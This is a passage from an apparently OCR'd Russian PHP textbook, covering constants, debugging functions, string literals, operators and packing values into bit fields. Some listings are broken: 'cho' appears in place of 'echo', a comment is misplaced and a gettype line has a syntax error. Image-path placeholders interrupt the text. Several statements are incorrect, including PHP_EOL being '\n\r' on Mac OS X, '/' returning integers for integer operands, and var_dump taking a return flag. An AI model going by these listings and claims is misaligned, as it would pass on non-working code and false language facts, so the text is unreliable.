  Целое число либо вещественное число (в последнем случае дробная часть отсекается), либо строка, содержащая число в одном из перечисленных форматов. Если строку не удается перевести в `int`, то вместо нее подставляется 0, и никакие предупреждения не генерируются!

- `double`, `float`, `number`

  Вещественное число или целое число, или строка, содержащая одно из таких чисел.

- `boolean`, `bool`

  Логический тип, который будет восприниматься либо как ложь (нулевое число, пустая строка или константа `false`), либо как истина (все остальное).

- `array`

  Массив, в общем случае ассоциативный *(см. главу 10)*, т. е. набор пар *ключ => значение*. Впрочем, здесь может быть передан и список `list`.

- `list`

  Обычно это массив с целыми ключами, пронумерованными от 0 и следующими подряд. Так как список является разновидностью ассоциативного массива, то обычно вместо параметров функций типа `list` можно подставлять и параметры типа `array`. При этом, скорее всего, функция "ничего не заметит" и будет работать с этим массивом как со списком, "мысленно" пронумеровав его элементы. Можно также

сказать, что список представляет собой упорядоченный набор значений (который можно, например, отсортировать по возрастанию), тогда как ассоциативный массив — упорядоченный набор пар значений, каждую из которых логически бессмысленно разъединять.

- `object`

  Объект некоторой структуры. Чаще всего эта структура будет уточняться.

- `null`

  Специальный тип `NULL`.

- `void`

  Пожалуй, самый простой (но и самый концептуальный) тип, который применяется только для определения возвращаемого функцией значения. В обыденной жизни мы бы охарактеризовали `void`-функцию так: "Не возвращает ничего ценного". В PHP функция не может ничего не возвращать (так уж он устроен), поэтому практически все `void`-функции возвращают `false` (или пустую строку).

- `mixed`

  Все, что угодно. Это может быть целое или дробное число, строка, массив или объект... Например, параметр типа `mixed` имеет стандартная функция `gettype()` или функция `settype()`. Если написано, что функция возвращает значение типа `mixed`, это значит, что тип результата зависит от операндов и уточняется при описании функции.

- `resource`

  Значения этого типа возвращают различные функции, открывающие доступ к каким-либо внешним объектам в программе. Например, функция `fopen()` возвращает ресурс — дескриптор открытого файла. Для дальнейшей работы с файлом используется только его дескриптор.

- `callback`

  Функция обратного вызова, обозначающая передаваемую внутрь другую функцию. Более подробно этот тип будет рассмотрен в *главе 11*.

Константы

Встречаются случаи, когда значения некоторых величин не меняются в течение работы программы. Это могут быть математические константы, пути к файлам, разнообразные пароли и т. д. Как раз для этих целей в PHP предусмотрена такая конструкция, как *константа*.

Константа отличается от переменной тем, что, во-первых, ей нигде в программе нельзя присвоить значение больше одного раза, а во-вторых, ее имя не предваряется знаком `$`, как это делается для переменных. Например:

```
// Предположим, определена константа PI, равная 3.1416...
$a = 2.34 * sin(3 * PI / 8) + 5; // использование константы
echo "Это число PI";             // выведет "Это число PI"
echo "Это число ".PI;            // выведет "Это число 3.1416..."
```

Хорошо, конечно, что не надо писать "доллар" перед именем константы. Однако, как видно из примера, есть и недостаток: мы уже не можем использовать имя константы непосредственно в текстовой строке. Имя константы зависит от регистра, поэтому константы `PI` и `pi` — это разные константы.

Предопределенные константы

Константы бывают двух типов: одни — предопределенные (т. е. устанавливаемые самим интерпретатором), а другие определяются программистом.

Мы уже пользовались ранее в главе предопределенными константами `PHP_INT_MAX` и `PHP_INT_SIZE`, которые определяют максимальный размер и количество байтов, отводимых под целое число.

Существует несколько предопределенных констант.

- `__FILE__`

  Хранит имя файла, в котором расположен запущенный в настоящий момент код.

- `__LINE__`

  Содержит текущий номер строки, которую обрабатывает в текущий момент интерпретатор. Эта своеобразная "константа" каждый раз меняется по ходу исполнения программы. (Впрочем, `__FILE__` также меняется, если мы передаем управление в другой файл.)

- `__FUNCTION__`

  Имя текущей функции.

- `__CLASS__`

  Имя текущего класса.

- `PHP_VERSION`

  Версия интерпретатора PHP.

- `PHP_OS`

  Имя операционной системы, под управлением которой работает PHP.

- `PHP_EOL`

  Символ конца строки, используемый на текущей платформе: `\n` для Linux, `\r\n` для Windows и `\n\r` для Mac OS X.

- `true` или `TRUE`

  Эта константа нам уже знакома и содержит значение "истина".

- `false` или `FALSE`

  Содержит значение "ложь".

- `null` или `NULL`

  Содержит значение `null`.

> ***Замечание***
>
> Для констант `true`, `false` и `null` допускается написание в прописном регистре `TRUE`, `FALSE` и `NULL`. Однако стандарт кодирования PSR-2, который мы рассмотрим более подробно в *главе 42*, требует, чтобы они записывались в строчном регистре.

Определение констант

Вы можете определить и собственные, новые константы. Делается это при помощи конструкции `define()`, очень похожей на функцию. Вот как она выглядит (заодно мы попрактикуемся в наших условных обозначениях для описания синтаксиса вызова функции).

```
void define(string $name, string $value, bool $case_sen = true);
```

Определяет новую константу с именем, переданным в *`$name`*, и значением *`$value`*. Если необязательный параметр *`$case_sen`* равен `true`, то в дальнейшем в программе регистр букв константы учитывается, в противном случае — игнорируется (по умолчанию, как мы видим, регистр учитывается). Созданная константа не может быть уничтожена или переопределена.

Например:

```
define("pi", 3.14);
define("str", "Test string");
echo sin(pi / 4);
echo str;
```

Просим обратить внимание на кавычки, которыми должно быть обрамлено имя константы при ее определении. А также на то, что нельзя дважды определять константу с одним и тем же именем — это породит ошибку во время выполнения программы.

Проверка существования константы

В PHP имеется также функция, которая проверяет, существует ли (была ли определена ранее) константа с указанным именем.

```
bool defined(string $name)
```

Возвращает `true`, если константа с именем *`$name`* была ранее определена.

Константы с динамическими именами

Иногда возникает ситуация, когда имя константы формируется динамически в ходе выполнения программы, поэтому нельзя заранее предугадать ее имя и жестко задать в теле скрипта. В этом случае для чтения значения такой константы может быть полезна функция `constant()`.

```
mixed constant(string $name)
```

Функция возвращает значение константы с именем *`$name`*. В случае, если константа с таким именем не обнаружена, функция генерирует предупреждение.

В листинге 6.4 при помощи функции `mt_rand()` *(см. главу 15)* генерируется случайное число `$index` от 1 до 10, которое в дальнейшем используется для формирования константы. В результате имя константы всякий раз может принимать одно из десяти значений. Получить значение такой константы можно только при помощи функции `constant()`.

Листинг 6.4. Константа с динамическим именем. Файл dynamic.php

```
  // Получаем значение константы
 <?php ## Константа с динамическим именем.
  // Формируем случайное число от 1 до 10
  $index = mt_rand(1, 10);
  // Формируем имя константы
  $name = "VALUE{$index}";

  // Определяем константу с динамическим именем
  define($name, 1);

cho constant($name);
?>
```

Отладочные функции

В PHP существуют три функции, которые позволяют легко распечатать в браузер содержимое любой переменной, сколь бы сложным оно ни было. Это касается массивов, объектов, скалярных переменных и даже константы `null`. Мы уже упоминали их в предыдущих главах, теперь же настало время более подробного описания.

`string print_r(mixed $`*`expression`*`, bool $`*`return`*` = false)`

Эта функция, пожалуй, самая простая. Она принимает на вход некоторую переменную (или выражение) и распечатывает ее отладочное представление. Вот пример из документации:

```
$a = array('a'=>'apple', 'b'=>'banana', 'c'=>array('x', 'y', 'z'));
echo "<pre>"; print_r ($a); echo "</pre>";
```

Результатом работы этой программы будет следующий текст:

```
Array
(
    [a] => apple
    [b] => banana
    [c] => Array
        (
            [0] => x
            [1] => y
            [2] => z
       )
)
```

В случае если параметр *`$return`* указан и равен `true`, функция ничего не печатает в браузер. Вместо этого она возвращает сформированное отладочное представление в виде строки. Это же относится и к двум остальным функциям.

`string var_dump(mixed $`*`expression`*`, bool $`*`return`*` = false)`

Данная функция печатает не только значения переменных и массивов, но также и информацию об их типах. Выглядит ее вызов точно так же:

```
$a = array(1, array ("a", "b"));
echo "<pre>"; var_dump($a); echo "</pre>";
```

Результат работы:

```
array(2) {
  [0]=>
  int(1)
  [1]=>
  array(2) {
    [0]=>
    string(1) "a"
    [1]=>
    string(1) "b"
  }
}
```

При отладке такое представление иногда оказывается весьма полезным.

`string var_export(mixed $`*`expression`*`, bool $`*`return`*` = false)`

Эта функция очень напоминает `print_r()`, но только она выводит значение переменной так, что оно может быть использовано прямо как "кусок" PHP-программы. Результат ее работы настолько интересен, что мы выделили пример в отдельный листинг (листинг 6.5).

Листинг 6.5. Использование `var_export()`. Файл var_export.php

```
<?php ## Использование var_export().
  class SomeClass
  {
    private $x = 100;
  }
  $a = array(1, array ("Programs hacking programs. Why?", "д'Артаньян"));
  echo "<pre>"; var_export($a); echo "</pre>";
  $obj = new SomeClass();
  echo "<pre>"; var_export($obj); echo "</pre>";
?>
```

Результат работы этого скрипта:

```
array (
  0 => 1,
  1 =>
  array (
    0 => 'Programs hacking programs. Why?',
    1 => 'д\'Артаньян',
 ),
)
```

Обратите внимание на две детали. Во-первых, функция корректно обрабатывает апострофы внутри значений переменных — она добавляет обратный слеш перед ними, чтобы результат работы оказался корректным кодом на PHP. Во-вторых, для объектов


(см. часть IV) функция создает описание всех свойств класса, в том числе и закрытых (`private`).

Примечание

Результат работы функции `var_export()` можно использовать для автоматической генерации корректных PHP-скриптов из программы. Мы получаем программу, которая пишет другие программы. Кстати, в языке Perl для этой же цели служит модуль `Data::Dumper`.

Резюме

В данной главе мы рассмотрели основные сущности, с которыми приходится иметь дело при программировании на PHP, — переменные и константы. Мы узнали, что с каждой переменной связано значение определенного типа, и рассмотрели все такие типы. Мы также научились применять ссылочные переменные. В главе были введены условные обозначения, которые будут применяться далее.



ГЛАВА 7

Выражения и операции PHP

Листинги данной главы
можно найти в подкаталоге expr.

В предыдущей главе мы подробно рассмотрели переменные и типы данных, которыми может оперировать программа. Продолжим обсуждение основных возможностей языка программирования PHP.

Выражения

Выражение — это один из "кирпичей", на которых держится здание PHP. Действительно, практически все, что вы пишете в программе, — это выражения. Выражение — нечто, имеющее определенное значение. И обратно: если что-то имеет значение, то это "что-то" есть выражение.

Самый простой пример выражения — переменная или константа, стоящая, скажем, в правой части оператора присваивания. Например, цифра 5 в операторе

```
$a = 5;
```

есть выражение, т. к. оно имеет значение 5. После такого присваивания мы вправе ожидать, что в `$a` окажется 5. Теперь, если мы напишем

```
$b = $a;
```

то, очевидно, в `$b` окажется также 5, ведь выражение `$a` в правой части оператора имеет значение 5.

Посмотрим еще раз на приведенный пример. Помните, мы говорили, что практически все, из чего мы составляем программу, — это выражения? Так вот, `$b = $a` — тоже выражение! (Впрочем, это не будет сюрпризом для знатоков C или Perl.) Нетрудно догадаться, какое оно имеет значение: 5. А это значит, что мы можем написать нечто вроде следующих команд:

```
$a = ($b = 10);   // или просто $a = $b = 10
```

При этом переменным `$a` и `$b` присвоится значение 10. А вот еще пример, уже менее тривиальный:

```
$a = 3 * sin($b = $c + 10) + $d;
```

Что окажется в переменных после выполнения этих команд? Очевидно, то же, что и в результате работы следующих операторов:

```
$b = $c + 10;
$a = 3 * sin($c + 10) + $d;
```

Мы видим, что в PHP при вычислении сложного выражения можно (если какая-то его часть понадобится нам впоследствии) задавать переменным значения этой части прямо внутри оператора присваивания. Такой прием может действительно сильно упростить жизнь и сократить код программы, "читабельность" которой сохранится на прежнем уровне, поэтому советуем им иногда пользоваться.

Совершенно точно можно сказать, что у любого выражения есть тип его значения. Например:

```
$a = 10 * 20;
$b = "" . (10 * 20);
echo "$a:".gettype($a)., $b:".gettype($b); // выведет "200:integer, 200:string"
```

Логические выражения

Логические выражения — это выражения, у которых могут быть только два значения: ложь и истина (или, что почти то же самое, 0 и 1). Что, поверили? Напрасно — на самом деле абсолютно любое выражение может рассматриваться как логическое в "логическом" же контексте (например, как условие для конструкции `if-else`). Ведь, как уже говорилось, в качестве истины может выступать любое ненулевое число, непустая строка и т. д., а под ложью подразумевается все остальное.

Для логических выражений справедливы все те выводы, которые мы сделали насчет логических переменных. Эти выражения чаще всего возникают при применении операторов `>`, `<` и `==` (равно), `||` (логическое ИЛИ), `&&` (логическое И), `!` (логическое НЕ) и др. Например:

```
$less = 10 < 5;                // $less - false
$equals = $b == 1;             // $equals - true, если $b == 1
$between = $b >= 1 && $b <= 10 // $between - true, если $b от 1 до 10
$x = !($b || $c) && $d;        // true, если $b и $c ложны, а $d - истинно
```

Как осуществляется проверка истинности той или иной логической переменной? Да точно так же, как и любого логического выражения:

```
$between = $x >= 1 && $x <= 7; // присваиваем $between значение выражения
if ($between) echo "x в нужном диапазоне значений";
```

Строковые выражения

Строки в PHP — одни из основных объектов. Как мы уже говорили, они могут содержать текст вместе с символами форматирования или даже бинарные данные. Определение строки в кавычках или апострофах может начинаться на одной строке, а завершаться — на другой. Вот пример, который синтаксически совершенно корректен:

```
$multiline = "Это текст, начинающийся на одной строке
и продолжающийся на другой,
третьей и т. д.";
```

Мы уже много раз использовали в примерах строковые константы, заключенные как в кавычки, так и в апострофы. Настало время поговорить о том, чем эти представления отличаются.

Строка в апострофах

Начнем с самого простого. Если строка заключена в апострофы (например, `'строка'`), то она трактуется почти в точности так же, как записана, за исключением двух специальных последовательностей символов:

- последовательность `\'` трактуется PHP как апостроф и предназначена для вставки апострофа в строку, заключенную в апострофы: `'д\'Артаньян'`;
- последовательность `\\` трактуется как один обратный слеш и позволяет вставлять в строку этот символ: `'C:\\m2transcript.txt'`.

Все остальные символы обозначают сами себя, в частности, символ `$` не имеет никакого специального значения (отсюда вытекает, что переменные внутри строки, заключенной в апострофы, не интерполируются, т. е. их значения не подставляются).

Строка в кавычках

По сравнению с апострофами кавычки более "либеральны". То есть, набор специальных метасимволов, которые, будучи помещены в кавычки, определяют тот или иной специальный символ, гораздо богаче.

Вот некоторые из них:

- `\n` обозначает символ новой строки;
- `\r` обозначает символ возврата каретки;
- `\t` обозначает символ табуляции;
- `\$` обозначает символ `$`, чтобы следующий за ним текст случайно не был интерполирован, как переменная;
- `\"` обозначает кавычку;
- `\\` обозначает обратный слеш;
- `\xNN` обозначает символ с шестнадцатеричным кодом `NN`.

Переменные в строках интерполируются. Например:

```
$hell = "Hello";
echo "$hell world!"
```

Этот фрагмент выведет

```
Hello world!
```

т. е. `$hell` в строке была заменена значением переменной `$hell` (этому поспособствовал знак доллара, предваряющий любую переменную).

Давайте рассмотрим еще один пример.

```
$SOME = "Hell";  // слово Hello без буквы "o"
echo "$SOMEo world!";
```

Мы ожидаем, что выведется опять та же самая строка. Но задумаемся: как PHP узнает, имели ли мы в виду переменную `$SOME` или же переменную `$SOMEo`? Очевидно, никак. Запустив фрагмент, убеждаемся, что он генерирует сообщение о том, что переменная `$SOMEo` не определена. Как же быть? А вот как:

```
$SOME = "Hell";  // слово Hello без буквы "o"
echo $SOME."o world!";  // один способ
echo "{$SOME}o world!"; // другой способ
echo "${SOME}o world!"; // третий способ!
```

Мы видим, что существуют три способа преодолеть проблему. Каким из них воспользоваться — дело ваше. Наиболее перспективный, на наш взгляд, вариант — это `{$SOME}`, ибо таким методом можно вставлять в строку не только значения переменных, но также элементы массивов и свойства объектов:

```
$action = array(
  "left" => "survive",
  "right" => "kill'em all"
);
echo "Выбранный элемент: {$action['left']}";
```

Обратите внимание на апострофы, которые используются для обрамления ключа массива внутри конструкции `{}`. Если вы опустите их, получите предупреждение интерпретатора. Попробуйте теперь написать без использования фигурных скобок и апострофов:

```
echo "Выбранный элемент: $action[left]";
```

Выведется та же самая строка, но на этот раз уже без предупреждений.

Here-документ

В PHP существует еще один способ записи строковых констант, который исторически называется here-документом (встроенный документ). Фактически он представляет собой альтернативу для записи многострочных констант. Выглядит это примерно так:

```
$name = "Гейтс Билл Иванович";
$text = <<<MARKER
Далее идет какой-то текст,
возможно, с переменными, которые интерполируются:
например, $name будет интерполирована здесь.
MARKER;
```

Строка `MARKER` может быть любым алфавитно-цифровым идентификатором, не встречающимся в тексте here-документа в виде отдельной строки. Синтаксис накладывает два ограничения на here-документы:

- после `<<<MARKER` и до конца строки не должны идти никакие непробельные символы;
- завершающая строка `MARKER;` должна оканчиваться точкой с запятой, после которой до конца строки не должно быть никаких инструкций.

Эти ограничения настолько стесняют свободу при использовании here-документов, так что, думаем, вам стоит совсем от них отказаться. Например, следующий код, привыч-

ный Perl-программисту, в PHP работать не будет, как бы нам этого ни хотелось (функция `strip_tags()` удаляет теги из строки):

```
echo strip_tags(<<<EOD);
Какой-то текст с <b>тегами</b> — этот пример НЕ работает!
EOD;
```

Now-документ

Начиная с версии PHP 5.3, для here-документа был введен аналог now-документ, который ведет себя точно так же, как here-документ, но строка-идентификатор заключается в апострофы, а переменные внутри такой строки не интерполируются.

```
$name = "Гейтс Билл Иванович";
$text = <<<'MARKER'
Далее идет какой-то текст,
возможно, с переменными, которые не интерполируются:
например, $name не будет интерполирована здесь.
MARKER;
```

Вызов внешней программы

Последняя строковая "константа" — строка в *обратных апострофах* (например, `` `команда` ``), заставляет PHP выполнить команду операционной системы и то, что она вывела, подставить на место строки в обратных апострофах. Вот так, например, мы можем в системе Windows узнать содержимое текущего каталога, которое выдает команда `dir`:

```
$st = `command.com/c dir`;
echo "<pre>$st</pre>";
```

Операции

На самом деле, к настоящему моменту вы уже знакомы практически со всеми операциями над переменными и выражениями в PHP. И все же мы приведем их полный список с краткими комментариями, заменяя выражения-операнды буквами `a` и `b`.

> ***Замечание***
>
> В большинстве публикаций, как только разговор заходит о выражениях и операциях, проводят громоздкую и неуклюжую таблицу приоритетов (порядка действий) и ассоциативности операторов. Пожалуй, мы воздержимся от такой практики (ввиду ее крайней ненаглядности) и отошлем интересующихся к официальной документации по PHP. Вместо этого мы посоветуем вам везде, где возможна хоть малейшая неоднозначность, использовать скобки.

Арифметические операции

Перечислим их:

- `a + b` — сложение;
- `a - b` — вычитание;
- `a * b` — умножение;

- `a / b` — деление;
- `a % b` — остаток от деления `a` на `b`;
- `a ** b` — возведение `a` в степень `b`.

Операция деления `/` возвращает целое число (т. е. результат деления нацело), если оба выражения `a` и `b` — целого типа (или же строки, выглядящие как целые числа), в противном случае результат будет дробным. Операция вычисления остатка от деления `%` работает только с целыми числами, так что применение ее к дробным числам может привести, мягко говоря, к нежелательному результату. Оператор возведения в степень был введен, начиная с версии PHP 5.6, и допускает, в том числе, дробный аргумент степени. Это позволяет не только возводить числа в целую степень, но и, например, извлекать квадратный корень.

```
echo 2 ** 0.5; // 1.4142135623731
```

> ***Примечание***
>
> Напоминаем еще раз, что допустимы операции как с числовыми величинами, так и с переменными, содержащими строковое представление числа.

Строковые операции

К ним относятся:

- `a.b` — слияние строк `a` и `b`;
- `a[n]` — символ строки в позиции `n`.

Собственно, других строковых операций и нет — все остальное, что можно сделать со строками в PHP, выполняют стандартные функции (вроде `strlen()`, `substr()` и т. д. — мы будем их все подробно рассматривать в *главе 13*).

Операции присваивания

Основным из этой группы операций является оператор присваивания `=`. Еще раз напомним, что он не обозначает "равенство", а говорит интерпретатору, что значение правого выражения должно быть присвоено переменной слева. Например:

```
$a = ($b = 4) + 5;
```

После этого `$a` равно 9, а `$b` равно 4.

> ***Замечание***
>
> Обратите внимание на то, что в левой части всех присваивающих операторов должно стоять имя переменной или ячейки массива.

Помимо этого основного оператора существует еще множество комбинированных — по одному на каждую арифметическую, строковую и битовую операцию. (Большинство из них позаимствовано из C.) Например:

```
$n = 6;
$n += 1;                      // прибавить 1 к $n
$message = "Woken";
$message .= " up $n times!"; // теперь в $message "Woken up 7 times!"
```

Операции инкремента и декремента

Для операций `$a += 1` и `$b -= 1` в связи с их чрезвычайной распространенностью в PHP ввели, как и в C, специальные операторы:

- `$a++` — увеличение переменной `$a` на 1;
- `$a--` — уменьшение переменной `$a` на 1.

Как и в языке C, эти операторы увеличивают или уменьшают значение переменной, а в выражении возвращают значение переменной `$a` *до* изменения. Например:

```
$a = 10;
$b = $a++;
echo "a = $a, b = $b"; // выведет a = 11, b = 10
```

Как видите, сначала переменной `$b` присвоилось значение переменной `$a`, а уж затем последняя была инкрементирована. Впрочем, выражение, значение которого присваивается переменной `$b`, может быть и сложнее — в любом случае, инкремент `$a` произойдет только после его вычисления.

Существуют также парные рассмотренным операторы, которые указываются до, а не после имени переменной. Соответственно, и возвращают они значение переменной уже *после* изменения. Вот пример:

```
$a = 10;
$b = --$a;
echo "a = $a, b = $b"; // выведет a = 9, b = 9
```

Операторы инкремента и декремента на практике применяются очень часто. Например, они встречаются практически в любом цикле `for`.

Битовые операции

Эти операции предназначены для работы (установки/снятия/проверки) групп битов в целой переменной. Биты целого числа — это не что иное, как отдельные разряды того же самого числа, записанного в двоичной системе счисления. Например, в двоичной системе число 12 будет выглядеть как 1100, а 2 — как 10, так что выражение `12|2` вернет нам число 14 (1110 в двоичной записи). Если переменная не целая, то она вначале округляется, а уж затем к ней применяются перечисленные ниже операторы.

- `a & b`

  Результат — число с установленными битами, которые выставлены и в `a`, и в `b` одновременно.

- `a | b`

  Результат — число с установленными битами, которые выставлены либо в `a`, либо в `b`, либо одновременно.

- `a ^ b`

  Результат — число с установленными битами, которые выставлены либо в `a`, либо в `b`.

- `~ a`

  Результат, у которого на месте единиц в `a` стоят нули, и наоборот.

- `a << b`

  Результат — число, полученное поразрядным сдвигом `a` на `b` битов влево.

- `a >> b`

  Результат — число, полученное поразрядным сдвигом `a` на `b` битов вправо.

Битовые операции довольно интенсивно используются в директивах и функциях PHP, т. к. они позволяют зашифровать в одном целом числе несколько значений. Как правило, битовые значения задаются при помощи констант, которые затем можно использовать в скрипте. Попробуем продемонстрировать работу с битовыми примитивами на примере.

Пусть необходимо создать компактную систему хранения рисунков векторного онлайн-редактора. Для простоты, векторный редактор может предоставлять лишь несколько примитивных фигур для рисования, обозначенных несколькими цветами. Попробуем использовать одно числовое значение для хранения всех параметров такого векторного примитива.

Оперировать будем четырьмя примитивами: линия, кривая, прямоугольник, эллипс. Примитивы могут быть окрашены в семь цветов: белый, красный, оранжевый, желтый, зеленый, синий и черный. Кроме этого полезным будет также возможность задать угол поворота относительно центра фигуры и размер ограничивающего прямоугольника примитива (высота и ширина). При помощи битов все эти значения можно хранить в одном числе, а при помощи поразрядных операторов извлекать их в любой удобный момент.

Для хранения типа примитива достаточно чисел 0, 1, 2 и 3, которые могут быть закодированы при помощи всего двух битов (рис. 7.1).




Рис. 7.1. Двоичное кодирование типа графического примитива

Для хранения цвета потребуется уже семь чисел, которые могут быть закодированы при помощи трех битов (рис. 7.2).

Поворот вокруг центра фигуры можно задать в градусах; максимально возможное значение, которое может достигать эта величина, — 359 (рис. 7.3).




Рис. 7.2. Двоичное кодирование цвета




Рис. 7.3. Двоичное кодирование угла поворота

Теперь самое время объединить полученные выше три значения для того, чтобы оценить, сколько битов осталось от 32-битного числа (рис. 7.4).




Рис. 7.4. Двоичное представление графического примитива

Кодирование графического примитива требует 2 бита, цвет — 3 бита, угол — 9 бит, что составляет в сумме 14 бит. Таким образом, от 32-битного целого числа остается 18 бит, по 9 бит на ширину и высоту, которые смогут изменяться в интервале от 0 до 512 (2^9). Больше упаковать в 32-битное число ничего не удастся, например, для координат примитива относительно начала координат потребуется выделить отдельные значения под координаты *X* и *Y* или, используя одно значение, также при помощи двоичного кодирования поделить одно число между двумя координатами.

Таким образом, зеленый прямоугольник размером 15×15 (квадрат) развернутый относительно центра на 45° (ромб) можно задать числом 126076330, а черный эллипс размером 25×25 (круг) — 210124803 (рис. 7.5).

Рис. 7.5. Двоичное и десятичное представления графических примитивов

Для того чтобы закодировать параметры графического примитива, введем несколько констант (листинг 7.1).

Листинг 7.1. Упаковка значений в битовое представление. Файл bits.php

```
<?php ## Упаковка значений в битовое представление
  // Типы графических примитивов
  define('LINE', 0);      // 000 00
  define('CURVE', 1);     // 000 01
  define('RECTANGLE', 2); // 000 10
  define('ELLIPSE', 3);   // 000 11
  // Цвет
  define('BLACK', 0);     // 000 00
  define('BLUE', 4);      // 001 00
  define('GREEN', 8);     // 010 00
  define('YELLOW', 12);   // 011 00
  define('ORINGE', 16);   // 100 00
  define('RED', 20);      // 101 00
  define('WHITE', 24);    // 110 00

  echo "Желтый прямоугольник в десятичном формате: ";
  echo RECTANGLE | GREEN; // 10
  echo "<br />";
  echo "Желтый прямоугольник в двоичном формате: ";
  echo decbin(RECTANGLE | GREEN); // 1010
  echo "<br />";
?>
```

Как видно, для того чтобы упаковать в одно числовое значение тип и цвет графического примитива, достаточно объединить их при помощи оператора `|`. Для вывода битового представления в листинге использована функция `decbin()`, которая более подробно рассматривается в *главе 15*.

Примечание

При работе с поразрядными операторами желательно как можно чаще переводить десятичные числа в бинарные при помощи функции `decbin()`. Это позволит быстрее и глубже освоить операции с битами.

Для того чтобы добавить угол поворота в 45°, нам придется сдвинуть число 45 на 5 бит влево (т. к. первые 5 бит занимают тип и цвет). Для высоты и ширины придется сдвинуть значение на 14 и 23 бита соответственно. Полученные значения можно также объединить при помощи оператора | (листинг 7.2).

Листинг 7.2. Упаковка пяти значений в целое число. Файл bits_pack.php

```
<?php ## Упаковка пяти значений в целое число
  // Прямоугольник
  define('RECTANGLE', 2); // 000000000 000000000 000000000 000 10
  // Зеленый
  define('GREEN', 8);     // 000000000 000000000 000000000 010 00
  // Угол на 45 градусов
  $angle = 45 << 5;       // 000000000 000000000 000101101 000 00
  // Высота 15
  $height = 15 << 14;     // 000000000 000011110 000000000 000 00
  // Ширина 15
  $width = 15 << 23;      // 000001111 000000000 000000000 000 00
  // Результат
  echo RECTANGLE | GREEN | $angle | $height | $width; // 126076330
?>
```

Информация, закодированная в отдельных битах, может быть легко извлечена при помощи операторов поразрядного пересечения &, поразрядного сдвига вправо >> и подходящих *битовых масок*. В листинге 7.3 демонстрируется извлечение всех компонентов графического примитива из числа 126076330.

Листинг 7.3. Расшифровка закодированного примитива

```
<?php ## Распаковка значений из битового поля
  echo "Примитив: " .       (126076330 & 3) . "<br />";
  echo "Цвет: " .          ((126076330 & 28) >> 2) . "<br />";
  echo "Угол поворота: " . ((126076330 & 16352) >> 5) . "<br />";
  echo "Высота: " .        ((126076330 & 8372224) >> 14) . "<br />";
  echo "Ширина: " .        ((126076330 & 4286578688) >> 23) . "<br />";
?>
```

В листинге 7.3 числа 3, 28, 16352, 8372224 и 4286578688 называются битовыми масками. Маска содержит единицы в том регионе, который необходимо извлечь, и нули во всех остальных положениях. Поразрядное пересечение маски с числом приводит к тому, что в результате остаются только значащие биты извлекаемого региона, все остальные биты обнуляются. На рис. 7.6 продемонстрирована логика извлечения формы графического примитива при помощи маски 3.

Так как форма графического примитива закодирована двумя первыми битами числа, результатом можно воспользоваться сразу, не прибегая к дополнительным манипуляциям. Однако для всех последующих битовых регионов необходимо использовать поразрядный сдвиг вправо. На рис. 7.7 представлена схема получения угла графического примитива.

На практике битовые маски из листинга 7.3 также оформляют в виде констант.

Рис. 7.6. Применение битовой маски и оператора поразрядного пересечения для извлечения формы графического примитива

